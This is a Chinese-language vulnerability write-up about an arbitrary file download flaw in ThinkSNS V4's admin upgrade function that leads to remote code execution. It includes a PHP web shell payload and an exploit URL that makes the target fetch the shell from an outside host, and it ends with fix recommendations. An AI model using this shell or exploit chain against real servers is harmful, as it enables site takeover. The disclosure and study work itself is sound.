

## 0x00 前言

ThinkSNS（简称TS），一款全平台综合性社交系统，为国内外大中小企业和创业者提供社会化软件研发及技术解决方案，目前最新版本为ThinkSNS+（简称TS+），也称作ThinkSNS-plus以及ThinkSNS V4两套产品。在审计这套代码的过程中，发现一个任意文件下载漏洞导致Getshell，提交给CNVD，然而已经提交过了，虽然很简单，还是分享一下思路。

## 0x01 环境准备

ThinkSNS官网：<http://www.thinksns.com>

网站源码版本：ThinkSNS V4 更新时间：2017-09-13

程序源码下载：<http://www.thinksns.com/experience.html>（填写信息后，提交并下载代码）


默认后台地址：<http://127.0.0.1/index.php?app=admin&mod=Public&act=login>

默认用户密码：管理员帐号：[admin@admin.com](mailto:admin@admin.com) 密码自设，大于6位

## 0x02 代码分析

漏洞文件位置：

/apps/admin/Lib/Action/UpgradeAction.class.php 第168-189行：



在这段函数中，先备份老配置文件，然后下载增量包，下载参数\$downUrl未经过任何处理，直接下载到网站目录下，接着验证hash判断包是否合法，但是并没有删除下载的增量包，导致程序在实现上存在任意文件下载漏洞，下载远程文件到网站目录下，攻击者可指定第三方url下载恶意脚本到网站目录，进一步触发恶意代码，控制网站服务器。


## 0x03 漏洞利用

1、第三方网站，新建一个evil.php，作为第三方源文件：


```
<?php
```

```
echo "<?php ";  
echo "eval(file_get_contents('php://input'))";  
echo ">";  
?>
```

2、登录后台，通过访问构造的url，成功下载第三方源的恶意脚本文件。<http://127.0.0.1/index.php?app=admin&mod=Upgrade&act=step1&upurl=http://192.168.8.154/evil.php>



3、通过直接访问url，触发代码执行，成功获取网站服务器权限。



## 0x04 修复建议

- 1、指定固定更新源，避免参数被用户可控；
- 2、经过hash验证的包如果不合法，应立即删除。